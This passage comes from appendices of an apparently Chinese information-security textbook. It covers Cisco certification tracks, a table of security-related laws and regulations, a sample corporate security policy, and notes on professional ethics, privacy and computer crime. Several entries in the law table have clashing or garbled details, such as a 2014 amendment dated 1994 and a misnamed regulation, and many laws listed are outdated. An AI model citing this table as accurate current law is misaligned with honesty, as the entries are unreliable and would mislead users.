3. IT 企业原厂认证

一些 IT 行业内的国际知名企业会进行原厂认证考试,这些认证一般在行业内会有相当大的影响力,根据从业人员获取的不同级别的资质证书,会认定其从事相关岗位的从业能力。IT 行业比较权威的认证包括微软认证体系、Oracle 认证体系、Java 认证体系、思科认证体系和 Redhat 认证体系等,每一种认证体系的侧重点实际上是不一样的,在上述认证体系中,思科认证对信息安全进行了明确的分类,其著名的三级认证模式,都有单独

的安全方向，如附表 C-3 所示。

附表 C-3 思科认证体系(参考)

认证专业方向	助　理　级	专　业　级	专　家　级
路由交换	CCNA	CCNP	CCIE Routing & Switching
网络安全	CCNA 安全	CCSP	CCIE Security
运营商	CCNA	CCIP	CCIE Service Provider
语音	CCNA 语音	CCVP	CCIE Voice
无线	CCNA 无线	CCNP 无线	CCIE Wireless
存储网络	CCNA	CCNP	CCIE Storage Networking
运营商运维	CCNA Service Provider Operations	CCNP Service Provider Operations	CCIE Service Provider Operations
网络设计	CCDA	CCDP	CCDE

附录D 信息安全相关法律法规(部分)

序号	通用法律法规名称	来 源 说 明	生效/实施时间
01	中华人民共和国专利法	1984年3月12日第六届全国人民代表大会常务委员会第四次会议通过,根据2008年12月27日第十一届全国人民代表大会常务委员会第六次会议《关于修改〈中华人民共和国专利法〉的决定》第三次修正)	1985.04.01
02	中华人民共和国质量法	由中华人民共和国第九届全国人民代表大会常务委员会第十六次会议于2000年7月8日通过,自2000年9月1日起施行	2000.09.01
03	中华人民共和国会计法	由中华人民共和国第九届全国人民代表大会常务委员会第十二次会议于1999年10月31日修订通过,自2000年7月1日起施行	2000.07.01
04	中华人民共和国公司法	根据2012年12月28日第十二届全国人民代表大会常务委员会第六次会议通过《关于修改〈中华人民共和国海洋环境保护法〉等七部法律的决定》第三次修正,于2014年3月1日起实施)。	2014.03.01
05	中华人民共和国合同法	由中华人民共和国第九届全国人民代表大会第二次会议于1999年3月15日通过,自1999年10月1日起施行	1999.10.01
06	中华人民共和国商标法	1982年8月23日第五届全国人民代表大会常务委员会第二十四次会议通过。根据2013年8月30日第十二届全国人民代表大会常务委员会第四次会议《关于修改〈中华人民共和国商标法〉的决定》第三次修正)	1983.03.01
07	中华人民共和国档案法	1987年9月5日第六届全国人民代表大会常务委员会第二十二次会议通过。根据1996年7月5日第八届全国人民代表大会常务委员会第二十次会议《关于修改〈中华人民共和国档案法〉的决定》修正	1988.01.01
08	中华人民共和国刑法	1979年7月1日第五届全国人民代表大会第二次会议通过。《中华人民共和国刑法修正案(八)》(发布日期:2011年2月25日 实施日期:2011年5月1日)修正或修改	2011.05.01

续表

序号	通用法律法规名称	来 源 说 明	生效/实施时间
09	中华人民共和国消防法	1998 年 4 月 29 日第九届全国人民代表大会常务委员会第二次会议通过,2008 年 10 月 28 日第十一届全国人民代表大会常务委员会第五次会议修订	2009.05.01
10	中华人民共和国民法通则	中华人民共和国主席令第三十七号《中华人民共和国民法通则》已由中华人民共和国第六届全国人民代表大会第四次会议于一九八六年四月十二日通过,现予公布,自一九八七年一月一日起施行	1987.01.01
11	中华人民共和国劳动法	1994 年 7 月 5 日第八届全国人民代表大会常务委员会第八次会议通过	1995.01.01
12	中华人民共和国劳动合同法	2007 年 6 月 29 日第十届全国人民代表大会常务委员会第二十八次会议通过	2008.01.01
13	中华人民共和国国家安全法	1993 年 2 月 22 日第七届全国人民代表大会常务委员会第三十次会议通过,1993 年 2 月 22 日中华人民共和国主席令第 68 号公布	1993.02.22
14	中华人民共和国标准化法	1988 年 12 月 29 日第七届全国人民代表大会常务委员会第五次会议通过,1988 年 12 月 29 日中华人民共和国主席令第 11 号公布	1989.04.01
15	中华人民共和国治安管理处罚法	《中华人民共和国治安管理处罚法》2005 年 8 月 28 日公布,2006 年 3 月 1 日起实施	2006.03.01
16	中华人民共和国消费者权益保护法	全国人民代表大会常务委员会关于修改《〈中华人民共和国消费者权益保护法〉的决定》已由中华人民共和国第十二届全国人民代表大会常务委员会第五次会议于 2013 年 10 月 25 日通过,现予公布,自 2014 年 3 月 15 日起施行	1994.04.01
17	中华人民共和国著作权法	1990 年 9 月 7 日第七届全国人民代表大会常务委员会第十五次会议通过,根据 2010 年 2 月 26 日第十一届全国人民代表大会常务委员会第十三次会议《关于修改〈中华人民共和国著作权法〉的决定》第二次修正	1991.06.01
18	关于互联网中文域名管理的通告	随着我国社会和经济的不断发展,提高计算机和网络的普及应用程度,合理扩大利用互联网,已成为推进国民经济和社会信息化的重要任务	2001.01.01
19	维护互联网安全的决定	2000 年 12 月 28 日,第九届全国人民代表大会常务委员会第十九次会议通过《全国人民代表大会常务委员会关于维护互联网安全的决定》	2000.12.28
20	商用密码管理条例	为了加强商用密码管理,保护信息安全,保护公民和组织的合法权益,维护国家的安全和利益,制定商用密码管理条例。本条例为中华人民共和国国务院令第 273 号,自 1999 年 10 月 7 日发布之日起实施	1999.10.07
21	计算机病毒防治管理办法	中华人民共和国公安部令第 51 号《计算机病毒防治管理办法》已经 2000 年 3 月 30 日公安部部长办公会议通过,现予发布施行	2000.04.26

续表

序号	通用法律法规名称	来 源 说 明	生效/实施时间
22	计算机软件保护条例	中华人民共和国国务院令 第339号公布《计算机软件保护条例》,自2002年1月1日起施行	2002.01.01
23	软件产品管理办法	《软件产品管理办法》已经2009年2月4日中华人民共和国工业和信息化部第6次部务会议审议通过,现予公布,自2009年4月10日起施行	2009.04.10
24	互联网信息服务管理办法	《互联网信息服务管理办法》经2000年9月20日国务院第31次常务会议通过,2009年9月25日公布施行	2009.09.25
25	中华人民共和国电子签名法	《中华人民共和国电子签名法》已由中华人民共和国第十届全国人民代表大会常务委员会第十一次会议于2004年8月28日通过,现予公布,自2005年4月1日起施行	2005.04.01
26	中华人民共和国技术进出口管理条例	根据《中华人民共和国对外贸易法》及其他有关法律的有关规定制定,经2001年10月31日国务院第46次常务会议通过,由中华人民共和国国务院于2002年1月1日颁布施行	2002.01.01
27	中华人民共和国计算机信息系统安全保护条例	中华人民共和国国务院令 第147号,自发布之日起施行	1994.02.18
28	中华人民共和国保守国家秘密法实施条例	自2014年3月1日起施行	2014.03.01
29	计算机信息系统安全专用产品分类原则	1997年4月21日发布,1997年7月1日实施,公安部发布	1997.07.01
30	计算机信息系统国际联网保密管理规定	为了加强计算机信息系统国际联网的保密管理,确保国家秘密的安全,根据《中华人民共和国保守国家秘密法》和国家有关法规的规定,制定本规定。	2000.01.01
31	计算机信息网络国际联网安全保护管理办法	《计算机信息网络国际联网安全保护管理办法》由中华人民共和国国务院于1997年12月11日批准,公安部于1997年12月16日颁布,于1997年12月30日实施	1997.12.30
32	GA/T 390—2002 计算机信息系统安全等级保护通用技术要求	中华人民共和国公安部发布	2002.07.18
33	GB/Z 20985—2007 信息技术 安全技术 信息安全事件管理指南	中华人民共和国国家质量监督检验检疫总局,中国国家标准化管理委员会	2007.06.16
34	强制性产品认证管理规定	国家质量监督检验检疫总局	2009.09.01

续表

序号	通用法律法规名称	来 源 说 明	生效/实施时间
35	ISO 9000：2008 质量管理体系标准	TC176（TC176 指质量管理体系技术委员会）制定的所有国际标准	2008 年
36	中华人民共和国宪法	2004 年 3 月 14 日第十届全国人民代表大会第二次会议通过的《中华人民共和国宪法修正案》修正	1982 年
37	中华人民共和国侵权责任法	中华人民共和国第十一届全国人民代表大会常务委员会第十二次会议于 2009 年 12 月 26 日通过，现予公布，自 2010 年 7 月 1 日起施行	2010 年
38	中华人民共和国招标投标法	1999 年 8 月 30 日第九届全国人民代表大会常务委员会第十一次会议通过，1999 年 8 月 30 日中华人民共和国主席令第二十一号公布，自 2000 年 1 月 1 日起施行	2000 年
39	中华人民共和国招标投标法条例	《中华人民共和国招标投标法实施条例》已经 2011 年 11 月 30 日国务院第 183 次常务会议通过，现予公布，自 2012 年 2 月 1 日起施行	2012 年
40	ISO 20000 质量体系	2005 年 5 月 17 日，国际标准组织（ISO）正式接受 BS15000 成为一个新的国际标准，即 ISO20000	2005 年

附录E　信息安全管理制度(样例)

××公司信息安全管理制度

第一章　总　　则

为了加强公司计算机信息系统安全保护工作,保障公司计算机信息系统安全、稳定运行,根据《中华人民共和国计算机信息系统安全保护条例》等有关法律、法规,制定本制度。

本制度适用于××公司及下属各子公司。

第二章　办公电脑管理

1. 计算机的使用部门要保持清洁、安全、良好的计算机设备工作环境,禁止在计算机应用环境中放置易燃、易爆、强腐蚀、强磁性等有害计算机设备安全的物品。做到谁使用谁负责的原则。

2. 严格遵守计算机设备使用、开机、关机等安全操作规程和正确的使用方法。任何人不允许带电插拔计算机外部设备接口,计算机出现故障时应及时向计算机维护部门报告,不允许私自处理或找非本公司技术人员进行维修及操作。

3. 非本公司技术人员对我公司的设备、系统等进行维修、维护时,必须由本公司相关技术人员现场全程监督。计算机设备送外维修,须经有关部门负责人批准。

4. 员工岗位变动时必须根据相关规定移交使用的计算机及计算机里面保存的资料。

5. 管理部门应对报废设备中存有的程序、数据资料进行备份后清除,并妥善处理废弃无用的资料和介质,防止泄密。

6. 未经有关部门允许不准在办公电脑上安装其他软件、不准使用来历不明的载体(包括U盘、光盘、移动硬盘等)。

7. 不得私自在公司网络上以任何形式绕过公司网络连接外部公共网,破坏公司网络的完整性。

8. 不得私自在公司网络上安装服务器软件、代理软件和影响网络安全的其他软件。不得安装和使用黑客软件、恶意软件、游戏和其他与工作无关的软件。

9. 掌握使用防病毒软件,配合信息管理部防止病毒的蔓延,发现可疑病毒或杀毒软件不能自动升级,应及时向信息部报告。

10. 使用公司规定的正版软件,尊重知识产权。

11. 不得私自安装操作系统,特殊要求必须经信息管理部批准。

12. 外来电脑加入公司局域网，要符合公司的信息安全规定。

第三章　虚拟权限管理

操作员工号（包括权限卡）是进入各类应用系统（商业管理系统、财务/人力资源系统、办公信息平台、收银系统等）进行业务操作、分级对数据存取进行控制的。操作工号的设置根据不同应用系统的要求及岗位职责而设置。

1. 不得将自己的操作工号转借给他人使用，或者是使用他人的操作工号进行操作。

2. 操作人员移动时必须将相关的操作工号报相关部门进行权限设置或者暂停处理。

3. 操作工号必须设置密码，不得使用初始密码。密码设置应具有安全性、保密性，不应是名字、生日、重复、顺序、规律数字等容易猜测的数字和字符串，并且必须定期更改密码。

4. 新增和修改操作工号权限，必须凭签走相关流程由信息管理部存档后执行。

第四章　机房管理制度

1. 机房的管理由信息管理部技术人员负责，其他工作人员未经允许不准进入。

2. 机房内应保持整洁，严禁吸烟、吃喝、聊天、会客、睡觉。不准在计算机及工作台附近放置可能危及设备安全的物品。

3. 机房内严禁一切与工作无关的操作。严禁外来盘片带入机房，未经允许不准将机器设备和数据带出机房。

4. 认真做好机房内各类记录介质的保管工作，落实专人收集、保管，信息载体必须安全存放、保管、防止丢失或失效。机房资料外借必须经批准并履行手续，作废资料严禁外泄。

5. 机房工作人员对机房存在的隐患及设备故障要及时报告，并与有关部门及时联系处理。非常情况下应立即采取应急措施并保护现场。

6. 机房设备应由专业人员操作、使用，禁止非专业人员操作、使用。对各种设备应按规范要求操作、保养。发现故障，应及时报请维修，以免影响工作。

7. 外来单位人员因工作需要进入机房时，必须听从信息部技术员的安排，未经许可，不得乱动机房内设施。

8. 中心机房处理秘密事务时，不得接待参观人员或靠近观看。

附录 F　信息安全职业道德

一、职业和道德规范

“职业化”应该视为从业人员、职业团体及其服务对象(即社会公众)之间的三方关系准则。该准则为从业人员、职业团体和社会公众隐含地拟订一个三方协议,协议中规定的各方的需求、期望和责任就构成了职业化的基本内涵。提供的任何一项服务都应该达到三方的满意。

职业道德是从事某一职业,并得以生存和发展的必要条件。它要求从业人员具有与职业理想相称的价值观,具有足够的、完成规定服务所要求的知识和技能。

“职业化”是一个适用于所有职业的一个总的原则性协议,但具体到某一个行业时,还应考虑其自身特殊的要求。

任何一个职业都要求其从业人员遵守一定的职业和道德规范,同时承担起维护这些规范的责任。虽然这些职业和道德规范没有法律法规所具有的强制性,但遵守这些规范对行业的健康发展是至关重要的。

道德是个人的,在道德判断中因为立场不同,可能没有统一的对错标准,也不能强制执行。

二、软件工程师道德规范

(1) 公众。从职业角色来说,软件工程师应当始终关注公众的利益,按照与公众的安全健康和幸福相一致的方式发挥作用。

(2) 客户和雇主。软件工程师应该了解什么是客户和雇主的最大利益,应该总是以职业的方式担当他们的客户或雇主的忠实代理人和委托人。

(3) 产品。软件工程师应当尽可能地确保他们开发的软件对于雇主、客户以及用户是有用的,在质量上是可接受的,按期完成、费用合理、没有错误。

(4) 判断。软件工程师应当完全坚持自己独立自主的专业判断并维护其判断的声誉。

(5) 管理。管理者和领导应当通过规范的方法赞成和促进软件管理的发展与维护,并鼓励他们所领导的人员履行个人和集体的义务。

(6) 职业。软件工程师应该提高他们职业的正直性和声誉,并与公众的兴趣保持一致。

(7) 同事。软件工程师应该公平合理地对待他们的同事,并应该采取积极的步骤支持社团的活动。

(8) 自身。软件工程师应当在他们的整个职业生涯中积极参与有关职业规范的学习,提高从事自己的职业所应该具有的能力,以推进职业规范的发展。

三、网络用户道德规范

(1) 不能利用邮件服务作连锁邮件、垃圾邮件或分发给任何未经允许接收信件的人。

(2) 不传输任何非法的、骚扰性的、中伤他人的、辱骂性的、恐吓性的、伤害性的、庸俗的、淫秽的信息资料。

(3) 不能传输任何教唆他人构成犯罪行为的资料。

(4) 不能传输道德规范不允许或涉及国家安全的资料。

(5) 不能传输任何不符合地方、国家和国际法律、道德规范的资料。

(6) 不得未经许可而非法进入其他电脑系统。

四、隐私和公民自由

隐私是指私人生活秘密或私生活秘密。隐私权是指公民享有的个人生活不被干扰的权利和个人资料控制权。

计算机网络空间的个人隐私权是指公民在网络中享有的私人生活安宁与私人信息依法受到保护,不被他人非法侵犯、知悉、搜集、复制、公开和利用的权利;禁止在网上泄露某些与个人有关的敏感信息,包括事实、图像以及毁损的意见等。

《计算机信息网络国际联网安全保护管理办法》规定:用户的通信自由和通信秘密受法律保护,任何单位和个人不得利用互联网侵犯用户的通信自由和通信秘密;不得擅自进入未经许可的部门,篡改他人信息;不得在网络上散发恶意信息,冒用他人名义发信息,侵犯他人隐私;不得制造传播计算机病毒及从事其他侵犯他人合法权益的活动。

计算机网络空间的个人隐私权的主要内容包括知情权、选择权、合理的访问权限、足够的安全性、信息控制权和请求司法救济权等。

五、计算机犯罪

计算机犯罪是指因计算机技术和知识起了基本作用而产生的非法行为。

计算机犯罪分类有以下几类。

1. 使用了计算机和网络新技术的传统犯罪

主要包括:故意直接对计算机实施侵入或破坏;利用计算机实施诈骗、盗窃、贪污、挪用公款、窃取国家秘密或从事反动活动等。

2. 计算机与网络环境下的新型犯罪

主要包括:违反国家规定,故意侵入国家事务、国防建设、尖端科学技术等计算机信

息系统；未经授权非法使用计算机，破坏计算机信息系统，影响计算机系统正常运行且造成严重后果；制作、传播计算机病毒等。

计算机犯罪的特点主要有智能性、隐蔽性、复杂性、跨国性、匿名性。

计算机犯罪的现状是：发现概率比较低，损失大，对象广泛，发展迅速，涉及面广；持获利和探秘动机居多；低龄化和内部人员多；社会危害巨大。

参 考 文 献

[1] 张同光. 信息安全技术实用教程[M]. 北京:电子工业出版社,2012.
[2] [美]斯托林斯(William Stallings)著,白国强译. 网络安全基础:应用与标准[M]. 北京:清华大学出版社,2014.
[3] 付永钢. 计算机信息安全技术[M]. 北京:清华大学出版社,2013.
[4] 高云,崔艳春. SQL Server 2008 数据库技术实用教程[M]. 北京:清华大学出版社,2013.
[5] 李建林. 局域网交换机和路由器的配置与管理[M]. 北京:电子工业出版社,2013.
[6] 王叶,李瑞华. 黑客攻防从入门到精通(实战版)[M]. 北京:机械工业出版社,2014.
[7] 段钢. 加密与解密(第 3 版)[M]. 北京:电子工业出版社,2008.
[8] 刘功申,孟魁. 恶意代码与计算机病毒——原理、技术和实践[M]. 北京:清华大学出版社,2013.
[9] GB 50174—2008. 电子信息系统机房设计规范[S]. 北京:中国计划出版社,2009.
[10] GB/T 22239—2008. 信息安全技术 信息系统安全等级保护基本要求[S]. 北京:中国标准出版社,2008.